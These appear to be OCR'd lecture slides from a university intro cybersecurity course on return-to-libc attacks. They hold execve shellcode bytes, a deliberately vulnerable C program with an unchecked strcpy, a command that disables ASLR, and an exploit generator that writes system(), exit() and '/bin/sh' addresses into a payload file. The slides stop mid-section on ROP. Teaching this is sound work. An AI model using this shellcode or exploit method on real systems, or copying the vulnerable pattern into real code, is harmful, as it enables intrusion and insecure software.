THE UNIVERSITY of NEW ORLEANS

CSCI 4621/5621 Intro to CyberSecurity

07: RETURN-TO-LIBC

Vassil Roussev

vassil@cs.uno.edu

code/ret2libc.zip

STARTING POINT: SHELLCODE ON THE STACK


```
#include <string.h>

char shellcode[] =
      "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
      "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";


void main() {
      char buffer[sizeof(shellcode)];
      strcpy(buffer, shellcode);
      ((void(*)( ))buffer)();
}
```

PROBLEM

```
~/4621/ret2libc$ make testsc

gcc -m32 -march=i386 -O0 -fcf-protection=none -z execstack -fno-stack-protector -
fno-pie -D_FORTIFY_SOURCE=0 --save-temps -fno-asynchronous-unwind-tables -
mpreferred-stack-boundary=2 -w -g -static -o testsc testshell.c

~/4621/ret2libc$ ./testsc

$ exit

~/4621/ret2libc$ make testsc_fail

gcc -m32 -march=i386 -O0 -fcf-protection=none -fno-stack-protector -fno-pie -
D_FORTIFY_SOURCE=0 --save-temps -fno-asynchronous-unwind-tables -mpreferred-stack-
boundary=2 -w -g -static -o testsc_fail testshell.c

~/4621/ret2libc$ ./testsc_fail

Segmentation fault (core dumped)
```

IDEA: NO CODE ON THE STACK, JUST CONTROL

- Jump to existing code → e.g., **`libc`**
- Function: **`system(`**`char *cmd`**`)`



VULNERABLE CODE: vuln.c

```
#include <stdio.h>
#include <stdlib.h>

void vulnerable(char *str) {
        char buff[32];
        strcpy(buff, str);
}
void main(int argc, char *argv[]) {
        char buffer[256];
        FILE *badfile = fopen(argv[1], "r");
        fread(buffer, sizeof(buffer), 1, badfile);
        vulnerable(buffer);
        printf("Normal exit.\n");
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

THE PLAN

- Task A : Find address of `system()`
  - » need it to overwrite RA
- Task B : Find address of the "`/bin/sh`" string.
  - » need it as an argument for system()
- Task C : Construct arguments for `system()`
  - » find location on the stack to place "`/bin/sh`" address (arg for `system()`)

TASK A: FIND ADDRESS OF `system()`

- Option 1
  - » *gdb*
- Option 2
  - » `printf("system: %p\n", system);`
  - » `printf("exit: %p\n", exit);`

```
$ ./vuln
```

better (controlled env) → `$ env -i BINSH=/bin/bash ./vuln`

TASK B: FIND "/bin/bash"

- Set/export environment variable "BINSH=/bin/bash"
- Run vuln with controlled/minimal environment


```
$ env -i BINSH=/bin/bash ./vuln
```

- Use `getenv()` to get address

```
char *envar = (char *)getenv(argv[1]); // argv[1] → env var name
```

TASK C: ARGUMENT FOR `system()`

- Args passed wrt `ebp`
- Arg for system (ptr to "`/bin/bash`") must be on the stack




TASK C: ARGUMENT FOR `system()` [2]

- Standard function **pro**log
  - » **`pushl %ebp`**
  - » **`movl %esp,%ebp`**
  - » **`subl $N,%esp`**

`esp`: stack pointer

`ebp`: frame pointer




TASK C: ARGUMENT FOR `system()` [3]


- Standard function **epi**log
  - » **`movl %ebp,%esp`**
  - » **`popl %%ebp`**
  - » **`ret`**

`esp`: stack pointer

`ebp`: frame pointer




NEXT: FIND `system()`'S ARGUMENT ADDRESS



- We need to understand how the `ebp` and `esp` registers change with the function calls.
- B/w the time when RA is modified and system argument is used, `vulnerable()` returns and `system()` prologue begins.

MEMORY MAP



(2) Return address after `system()` completes → we use exit() to avoid a crash

(3) `system()` address

(4) distance covered by overflow

EXPLOIT GENERATION

- Arg: distance → can generate multiple trials

```c
// exploit.c

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int LOC = atoi(argv[1]);
    char buffer[256];
    FILE *badfile;

    memset(buffer, 0x90, sizeof(buffer));

    *(long *) &buffer[LOC]   = 0xffffdfe7; //  "/bin/bash"
    *(long *) &buffer[LOC-4] =  0x80506e0; //  exit()
    *(long *) &buffer[LOC-8] =  0x8051510; //  system()

    badfile = fopen(argv[2], "w");
    fwrite(buffer, sizeof(buffer), 1, badfile);
    fclose(badfile);
}
```

ebp+12

ebp+08

ebp+04

ROP: Return-Oriented Programming

- In the **ret2libc** attack, we can only chain two functions together
  - » *technique can be generalized:*
  - » *chain many functions together*
  - » *chain blocks of code together*
- E.g. (w/ no arguments)